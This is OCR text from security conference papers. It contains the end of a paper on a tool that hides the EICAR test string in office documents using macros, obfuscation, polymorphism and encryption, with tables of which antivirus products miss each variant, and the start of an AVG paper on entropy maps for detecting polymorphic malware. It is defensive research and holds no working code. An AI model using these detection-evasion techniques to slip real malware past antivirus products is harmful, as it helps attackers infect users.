The architecture of the tool is tuned to permit everybody to create for themselves files with a chosen degree of complexity. By this way the user will see by himself if his actual antivirus can stop the attack. If the user can choose the type of infection and the type of file then he can analyse carefully and deeply his proper security with regard to his antivirus performance.

As we said previously our tool produces files on various format, more precisely files with appropriate stealth techniques developped in section 3. The user is able to choose them from the command line. All of the three fundamental techniques are involved through convenient files which are illustrated below.

5.1 Office files and stealth techniques

Figure 4 illustrates the relations between office files, macros, the eicar test file and how they are handled. The process is the same for all the three related techniques.

The only difference remains in the macro. It depends on the chosen stealth technique. At the end, the tool builds a file according to one of the two office documents. After the previous process, the file is ready to be scanned with an antivirus and be opened by the suitable office software.

We produce several files from each technique. They are listed below accompanied with their descriptions. At the moment they are both available in text format for Microsoft Office and in writer format for Openoffice. Files in other documents formats will be available soon.

Simple techniques file st1: The eicar test file can be placed anywhere whithin an archive. Neither obfuscation, manipulation, or ciphering are applied to the file.

file st2: The file is split into several parts as described in 3.1.

file st3: It uses the technique of embedding the eicar string in a macro as illustrated in 3.1.

file st4: The eicar string is inserted as a text footer, and colored in white.

τ **obfuscation** All these modified files are placed into an archive.




Figure 4: **The evaluation file**

file obf1: A *Sleep* is placed in the macro.

file obf2: Instead of using *Sleep* in the code, a fibonacci number is calculated. The fibonacci number is wide enough to have a sufficient delay.

file obf3: The first byte from the eicar test file is changed. The mofidied byte is not recover before execution.

file obf4: Some characters are added at the end of the original file as described in 3.1.

based polymorphism technic All these modified files are placed into an archive.

file bp1: Instead of jumping to the original address, it jumps to the end and then to the initial address.

file bp2: The conditional jump is replaced by an equivalent conditional jump.

Cryptographic All these modified files are placed into an archive.

file JC: The eicar test file is encrypted using this algorithm.

file XOR: The xor encryption is used there.

An equivalent to these previous files are available for Openoffice environnement where macros are in python language.

5.2 The process of the evaluation

There are two features to evaluate an antivirus software: on demand scan (manual scan) and automatic scan (dynamic scan). The first case is when the user will ask for a scan with the click. And the second one, the scan is triggered depending on the product.

To evaluate the manual scan, the user will produce the appropriate file with the conditions he needs through our tool. He launches manually the scan of the file

For the second type, the evaluation is the result of the scan when the file is opened and the macro executed. As in the manual scan, the file is produced by the tool with the requested settings of the user.

What is very important, the tool produces an assortement of files with reference to a chosen stealth technique. Afterward the user can evaluate the ability of detection by launching manual scan or by openning the file with the right office suite and see what is happening.

The two procedures are summarized in the following figure 5.




Figure 5: **Evaluation process**

The evaluation can only be made if the macro security level is set down. It is not the purpose to bypass the security level of a given office suite. Because we consider that it is always possible to execute a macro.

6 First Results

At this time we provide test on fifteen antiviruses on both ways of scanning : manual and dynamic scan. The results are dispatched in two arrays for each technique, one to display the results from the manual scan test and one to display results from the dynamic scan. They are listed in the appendix A.

In the manual scan, results show that the eicar test is not detected when its bytes are changed or split in two parts or when the eicar string is assimilated to data in languages or in other files. Even with using cryptographic, based-polymporphism techniques and adding characters to eicar file, antiviruses are bypassed. The only case where the test file is detected is when the file remains intact into the document and also when the technique uses unchanged version of file.

In all cases using simple techniques the eicar file is detected at the execution when the file is created. We observe approximately the same results in the case of temporal obfuscation, contrary to BitDefender, Nod32 and Safe'n'Sec. Even the file is detected when cryptographic techiques are applied. However *obj3, obj4* and based-polymorphism techniques, the detection is bypassed. That means that file system operation is closely surveyed but any in-memory operations are checked.

Finally, all techniques requiering file system operation are detected, contrary to based-polymorphism and advanced obfuscation techniques. In addition in-memory scan is not performed.

Conclusion

The first results showed that test eicar is detected in dynamic scan where in the contrary it is not detected in manual scan. The results also points out the fact that the file is not detected in-memory, but rather on the disk. Furthermore the detection scheme seems to be only limited to pattern matching.

We can first look for upgrading all algorithms based on file-system operations and also look for more advanced techniques based on in-memory operations. Results with based-polymorphism techniques encourage us to develop such techniques. A 32 bytes version of eicar file is interesting to develop because this kind of code has interesting properties which the 16 bytes format has not got, besides virus in 32 bytes are more common.

A Summarized detection tests

A.1 Simple techniques results

Results	Manual scan			
Antivirus	file st1	file st2	file st3	file st4
Avast	Detected	Not detected	Not detected	Not detected
Avira	Detected	Not detected	Not detected	Not detected
BitDefender	Detected	Not detected	Not detected	Not detected
DrWeb	Detected	Not detected	Not detected	Not detected
Kaspersky	Detected	Not detected	Not detected	Not detected
McAfee	Detected	Not detected	Not detected	Not detected
Nod32	Detected	Not detected	Not detected	Not detected
Norton	Detected	Not detected	Not detected	Not detected
Safe'n'Sec	Not detected	Not detected	Not detected	Not detected
Trend Micro	Detected	Not detected	Not detected	Not detected

Results	Dynamic scan			
Antivirus	file st1	file st2	file st3	file st4
Avast	Detected	Detected	Detected	Detected
Avira	Detected	Detected	Detected	Detected
BitDefender	Not detected	Not detected	Not detected	Not detected
DrWeb	Detected	Detected	Detected	Detected
Kaspersky	Detected	Detected	Detected	Detected
McAfee	Detected	Detected	Detected	Detected
Nod32	Detected	Detected	Detected	Detected
Norton	Detected	Detected	Detected	Detected
Safe'n'Sec	Not detected	Not detected	Not detected	Not detected
Trend Micro	Detected	Detected	Detected	Detected

A.2 τ Obfuscation techniques results

Results	Manual scan			
Antivirus	file obf 1	file obf 2	file obf 3	file obf 4
Avast	Detected	Detected	Not detected	Not detected
Avira	Detected	Detected	Not detected	Detected
AVG	Detected	Detected	Not detected	Detected
BitDefender	Detected	Detected	Not detected	Detected
DrWeb	Detected	Detected	Not detected	Detected
F-Secure	Detected	Detected	Not detected	Detected
GData	Detected	Detected	Not detected	Detected
Kaspersky	Detected	Detected	Not detected	Detected
McAfee	Detected	Detected	Not detected	Detected
MSE	Detected	Detected	Not detected	Not detected
Nod32	Detected	Detected	Not detected	Detected
Norton	Detected	Detected	Not detected	Not detected
Safe'n'Sec	Not detected	Not detected	Not detected	Not detected
Sophos	Detected	Detected	Not detected	Detected
Trend Micro	Detected	Detected	Not detected	Detected

Results	Dynamic scan			
Antivirus	file obf 1	file obf 2	file obf 3	file obf 4
Avast	Detected	Detected	Not detected	Not detected
Avira	Detected	Detected	Not detected	Detected
AVG	Detected	Detected	Not detected	Detected
BitDefender	Not detected	Not detected	Not detected	Not detected
DrWeb	Detected	Detected	Not detected	Detected
F-Secure	Detected	Detected	Not detected	Detected
GData	Detected	Detected	Not detected	Detected
Kaspersky	Detected	Detected	Not detected	Detected
McAfee	Detected	Detected	Not detected	Detected
MSE	Detected	Detected	Not detected	Not detected
Nod32	Not detected	Not detected	Not detected	Detected
Norton	Detected	Detected	Not detected	Not detected
Safe'n'Sec	Not detected	Not detected	Not detected	Not detected
Sophos	Detected	Detected	Not detected	Detected
Trend Micro	Detected	Detected	Not detected	Detected

A.3 Based-polymorphism techniques results

Results	Manual scan	
Antivirus	file bp1	file bp2
Avast	Not detected	Not detected
Avira	Not detected	Not detected
BitDefender	Not detected	Not detected
DrWeb	Not detected	Not detected
F-Secure	Not detected	Not detected
GData	Not detected	Not detected
Kaspersky	Not detected	Not detected
McAfee	Not detected	Not detected
MSE	Not detected	Not detected
Nod32	Not detected	Not detected
Norton	Not detected	Not detected
Safe'n'Sec	Not detected	Not detected
Sophos	Not detected	Not detected
Trend Micro	Not detected	Not detected

Results	Dynamic scan	
Antivirus	file bp1	file bp2
Avast	Not detected	Not detected
Avira	Not detected	Not detected
BitDefender	Not detected	Not detected
DrWeb	Not detected	Not detected
F-Secure	Not detected	Not detected
GData	Not detected	Not detected
Kaspersky	Not detected	Not detected
McAfee	Not detected	Not detected
MSE	Not detected	Not detected
Nod32	Not detected	Not detected
Norton	Not detected	Not detected
Safe'n'Sec	Not detected	Not detected
Sophos	Not detected	Not detected
Trend Micro	Not detected	Not detected

A.4 Cryptogtraphic techniques results

Results	Manual scan	
Antivirus	file JC	file XOR
Avast	Not detected	Not detected
Avira	Not detected	Not detected
AVG	Not detected	Not detected
BitDefender	Not detected	Not detected
DrWeb	Not detected	Not detected
F-Secure	Not detected	Not detected
GData	Not detected	Not detected
Kaspersky	Not detected	Not detected
McAfee	Not detected	Not detected
MSE	Not detected	Not detected
Nod32	Not detected	Not detected
Norton	Not detected	Not detected
Safe'n'Sec	Not detected	Not detected
Sophos	Not detected	Not detected
Trend Micro	Not detected	Not detected

Results	Dynamic scan	
Antivirus	file JC	file XOR
Avast	Detected	Detected
Avira	Detected	Detected
AVG	Detected	Detected
BitDefender	Not detected	Not detected
DrWeb	Detected	Detected
F-Secure	Detected	Detected
GData	Detected	Detected
Kaspersky	Detected	Detected
McAfee	Detected	Detected
MSE	Detected	Detected
Nod32	Detected	Detected
Norton	Detected	Detected
Safe'n'Sec	Not detected	Not detected
Sophos	Detected	Detected
Trend Micro	Detected	Detected

References

[1] Philippe Beaucamps and Eric Filiol. On the possibility of practically obfuscating programs towards a unified perspective of code protection. *Journal in Computer Virology*, 3(1):3–21, 2007.

[2] Eric Filiol. *Techniques virales avancées*. Springer, 2007.

[3] Eric Filiol, Grégoire Jacob, and Mickaël Le Liard. Evaluation methodology and theoretical model for antiviral behavioural detection strategies. *Journal in Computer Virology*, 3(1):23–37, 2007.

[4] Bruce Schneier. *Applied cryptography, protocols, Algorithms ans source code in C*. John Wiley & Sons, 1996.

EICAR 2010
Industry Papers

ENTROPY - The New Vision

Zdenek Breitenbacher
AVG Technology

About Author

Zdenek Breitenbacher works as a malware researcher and system architect in AVG Technologies.

He started with reverse engineering in 1990; he works in the area of security software for fulltime since 2000. Currently he leads the team which is responsible for advanced malware detection techniques.

Zdenek Breitenbacher's specialization is polymorphic and metamorphic malware detection and he has implemented various unique detection algorithms for the AVG Anti-virus. He is also an author of several pending patents, especially in the field of static heuristic detection. He has published several articles in various security magazines.

Contact Details: AVG Technologies CZ, Veveri 111, Brno, Czech republic, phone +420-549-524-066, fax +420-549-524-073, e-mail zdenek.breitenbacher@avg.com

Keywords

Security, analysis, malware, virus, Trojan horse, signature, detection, polymorphism, generator, algorithm, entropy, density.

ENTROPY - The New Vision

Abstract

We are going to show that inspecting the entropy map a malware analyst can easily isolate different parts of the file, both innocent as well as suspicious ones. We will show that an entropy map of one polymorphic family often remains the same for all their copies. In fact, such entropy map can act as a special kind of signature, which can replace the classic one.

The entropy map can bring a new and unexpected view on malicious file and may help malware analysts in many different tasks. We will show the real entropy maps, which describe various binaries. Utilizing model samples, we will examine how to use the entropy map to detect polymorphic malware. We will also show that computing the entropy helps us to avoid false positives, as additional checking along with the traditional signature checking. We will also demonstrate that entropy map can unveil an obfuscated code and distinguish it from legal and straightforward code, as a strong heuristic indicator.

Introduction

The last year brought a lot of news in the field of malware evolution. The bad news is that polymorphic malware now becomes the standard. There are many new threats, viruses as well as trojans, which all utilize polymorphism, making analysis as well as detection more and more difficult.

Fortunately, there is also good news: Although each copy of polymorphic malware is totally different in a simple binary view, we still can find some characteristics, which remain always the same, or at least very similar. We only have to forget all previous methods of detection, especially those which were based on searching for some typical signatures.

We are going to start with some very easy to understand pictures, but then we will change to more technical views and charts, hopefully still well organized and understood.

Discussion

We want to show the malware experts job on a simple example, in a way which is supposed to be as much understood as possible. See how the infection works...




Figure 1: Clean file




Figure 2: Infected file




Figure 3: More infected files

Fortunately, there is Joe the Virus Fighter. And he has a definition. So his task is easy - to recognize the virus using the definition and then to remove it…




Figure 4: Joe the Virus Fighter

It was yesterday. But what is this? Yes, it is a new virus. A POLYMORPHIC VIRUS!




Figure 5: New virus

Joe the Virus Fighter is confused. Which definition is the proper one? I am sorry. None of them.




Figure 6: New virus extracted

A new vision is needed.

Let's remind the good news. Although each copy of polymorphic malware is totally different in a simple binary view, we still can find some characteristics, which remain always the same, or at least very similar. We only have to forget all previous methods of detection, especially those which were based on searching for some typical signatures. Forget everything! We need to find a completely new type of definition. We need to convert the old style view to some new one.




Figure 7: New transformed view

OK, but how to achieve it? Well, it is not easy. We have to find some characteristics, which remain the same for each member of the virus family. Let us start with a simple idea:

- Each polymorphic virus or Trojan has been created by some polymorphic generator.
- Each polymorphic family has its own generator.
- Each polymorphic generator has some characteristics and limitations.

What does it mean?

Figure 8: Joe has got it!

Is it possible? Yes, it is. We can easily distinguish common compilers as Microsoft Visual C++ or Borland Delphi; we can easily recognize runtime compressors like UPX, PECompact or Aspack, so surely we will be able to detect any polymorphic generator. Which characteristics might be significant for polymorphic generators?

The ideal situation would be, if we found a bug in the generator. It might be an incorrect value in a file header, improper resource format or anything else. If we are sure that correct programs don't suffer by the same bug, we have done and detection of the whole malware family is very simple and fast.

Unfortunately, in most cases we are not so lucky. Then we have to use more sophisticated approach. What else can we measure?

- Palette of instructions used in the produced code
- Jump flow of produced code
- Set of anti-debug and anti-disassembling tricks
- Amount of various illogical instructions

It sounds promising, but it needs to involve a disassembler. Although it is definitely good idea and sometimes we really have to do it, it costs too much time and the detection is slow.

We need to use a different approach.

The Virut samples

Let's have a look at three samples of Virut, a very advanced polymorphic file infector. This is the most common representation of binary file. The left column shows addresses, the middle column shows binary form of data and the right column contains textual form, if possible.

Figure 9: The first sample:

Figure 10: The first sample:

Figure 11: The first sample:


It is evident that there is no similarity here. Of course, it is only a fragment, but I can ensure you that seeing the rest would not help us. Still, we can use some mathematic transformation...

Introducing entropy

It is known that compressed or encrypted data are denser than a text or any structured data. We can assume that a particular polymorphic code has its own typical density course and we are going to describe it mathematically. In fact, we are interested in a quantity called entropy. However, we are not talking about the overall file entropy but rather about the course of local entropy referring to a critical part of the examined file.

Let us to assign an appropriate value of the entropy level to each subsequent 16 bytes of the examined data.

Figure 12: The new column:




We use scale from 0 to 15 for the entropy value, displayed as hexadecimal numbers. Looks nice, but we want to see more!

Let us introduce a completely new look at data, with two columns only, addresses on the left and entropy values on the right. Each line contains 64 entropy values, represented by hexadecimal numbers. Each entropy value represents 16 subsequent bytes, so we can describe 1024 bytes in one row of entropy data. Zero value is displayed as a dash to make the text easier to read.

This view is much denser and we can display not only a short fragment, but the whole virus body!

This is the entropy map for the first sample:

Figure 13: Entropy map, sample 1



Now here is the entropy map for the second and the third sample.

Figure 14: Entropy map, sample 2:

```
01009800  -DEDDEBDDAADDD9DDDCDDEDEEEDEADEDD9EDDEDDDCDCDDECCCCDCCCCCCCCCCCCCC
01009C00  CBAAABBCBCCBCCCCCCCBCBCBCBCBCCCCCDCCECCDDDDECCDDA855BBCBBCBCDCD77
0100A000  6------------------------------------------------------------------
0100A400  ------------------------------------D-C--CCC87E-----------411
0100A800  11112252-------------------D5DEEDCCCCCB----DDEEEEEEEEEEEEEEEEDDD
0100AC00  DDDDEDDDCCCCECDEDCCCBCBCCBBCBBBBCCBECBDDCCCCABABABACAADD9DDDCCEC
0100B000  CCCCDCCDCCCCCCDDCCDCCDCCCCCECCDCDDCDCDDCBBCBBBDEDEDDDDDDDEEDDDDD
0100B400  DDDDDEE4DDCD-5422CCC---BBCBCCCCBBBBBCDDDCDCDCCBCBDBCBCBCCCCCCCCC
0100B800  CDCDDCCCCCAAACAAACBCBBCCBAAACDBCCCCCCCCBBBBBDDDDDDDDDDDDDDDCDCCCD
0100BC00  CCCDDDDDBBBBBCCCCDD5CDCCDDDD9999999DDCDCC8888DEDEEEEDDDDEDEEEDDD
0100C000  EDDDEDEDDDCEDCDCEDCDDDDEDDEDDDECCCEEEDEDDEEEEEDBBBBBBDDDECCCEDDD
0100C400  DDDDEDDDDDDEDDDEEEEECEECDDCDDCDDDDDDDCDDCDCCCCBBAAAACAACBCBCDBBB
0100C800  CCDCCCDEDDDDEBC9999BBBBBBBCDCDDDDDBBBDCDEEDCCCCDDDEDCCDCCAAABADA
0100CC00  CAAAACADDDDDDDEDDDEDEDDDDDDDDDDDDDDBBBDCCCCCCCCCCCCCCDDCDDCECCDCD
0100D000  CDDDDDDDCCDDDEEDDEDDDDEDCCDDBCCBCCBCBCDBCABD9999B9--------------
0100D400  ------------------------------------------------------------------
0100D800  ------------------------------------------------------------------AB
0100DC00  AAACAAAAABACDDDDDCDDDDCDCBCDAABABAACACBBCEECCCCCCCCDDEEEDCDDADDE
0100E000  DCCDCCBDBB6B6D3-----------------
```

Figure 15: Entropy map, sample 3:

```
00417000  E--------DDDDDC9DEADEDCCCC9DEDCECEEBBDDCDCCDCCCCCCCCCCCCDCCBAAACB
00417400  CBCBCCCCCCCBCBCBCBCCCCCCDCCCDDDDDECDDDB755BBBBBCBCCCAD82------
00417800  ------------------------------------------------------------------
00417C00  ------------------------------------A9D6-------------4111111225
00418000  2------------------DD5DEEDCCDCEB----DDEEEEEEEEEEEEEEEEDDDDDEDEDD
00418400  DCCCCCEDDCCCBCCBCCBCBBCBBCCBCCBDCCCCDABABAABABAD99DDDCCCCCCCCCCDC
00418800  CCCCCCEDCCDCCDCCCCCCCECCCDDDCDCDCDBBBDBBDEDEDDDDDDDEDDDDDDDDDDEED
00418C00  DDCDDCDDCDCC---EBBCBDCCCBBBBBCDDCDDCDCCBCBDBCBCBCCCCCCCCCCDCECDC
00419000  CCACAAABAACBCBBCCBAABCCBCCCCCCBBCBBBDDEDDDDDDDDDDDDCECCCCCCCDDDD
00419400  DBBBBBCCCCDCECDCCDDDD99999999DCDDCC8888DEDEEEEDDDDEDEEEDDDDEDDEDD
00419800  DEDCECDDCDDCCCCDEDDDDDECCCCEEEEDDDEEEEEDBBBBBBDDDCCCEDDDDEDDDDDD
00419C00  DDDDEDDDEEEEECEECDDCDDCDDDEDDEDDCCDCCCBBABAAAAACCBCBCDBBBCCCECCD
0041A000  EDDDEEBC9999BBCBBBBCCDDDDDDBBCCDDEDDCCCCDDDDDCCDCCAAAAACAAAAAAAC
0041A400  DDDDDDDDDDDEDEDDDDDDDDDDDDDDDBBCCCCCCCCCCCCCCCCDDCDDCDCCCDDCDDDDDD
0041A800  DCCDDDEDEEEDDDDDCCDDDBCCBCBCCBCDBCAC99999B-9--------------------
0041AC00  ------------------------------------------------------------------
0041B000  ------------------------------------------------------AABAADAAA
0041B400  AAAECDDDDECDDD6CDCBCDAABAABABABDBCCCCAEACECECDCDDDEDCDCCDCEEECCD
0041B800  DDEDEDDED----------------------------------------------------------
```

The similarity now can be easily seen. To show more, we converted these three layouts to pictures.

Figure 16: Entropy chart, sample 1




Figure 17: Entropy chart, sample 2





Figure 18: Entropy chart, sample 3



We can compute an average picture and set an allowed variance. The detection is easy and fast. What does it mean? It is necessary to find a completely new look at data, whatever it may be. It is the most important thing I want you to understand. Play with numbers, pictures, chart...

Entropy map is only one from many other possible views, but very efficient. Let us show another example.

The ZMist sample

This is an entropy map of the first section of REGEDIT.EXE, a well known part of MS Windows installation. The entropy throughout the section ranges between values of "8" and "D" (with only tiny exceptions), which is typical of program code. There is nothing suspicious here.

Figure 19: Regedit.exe, clean

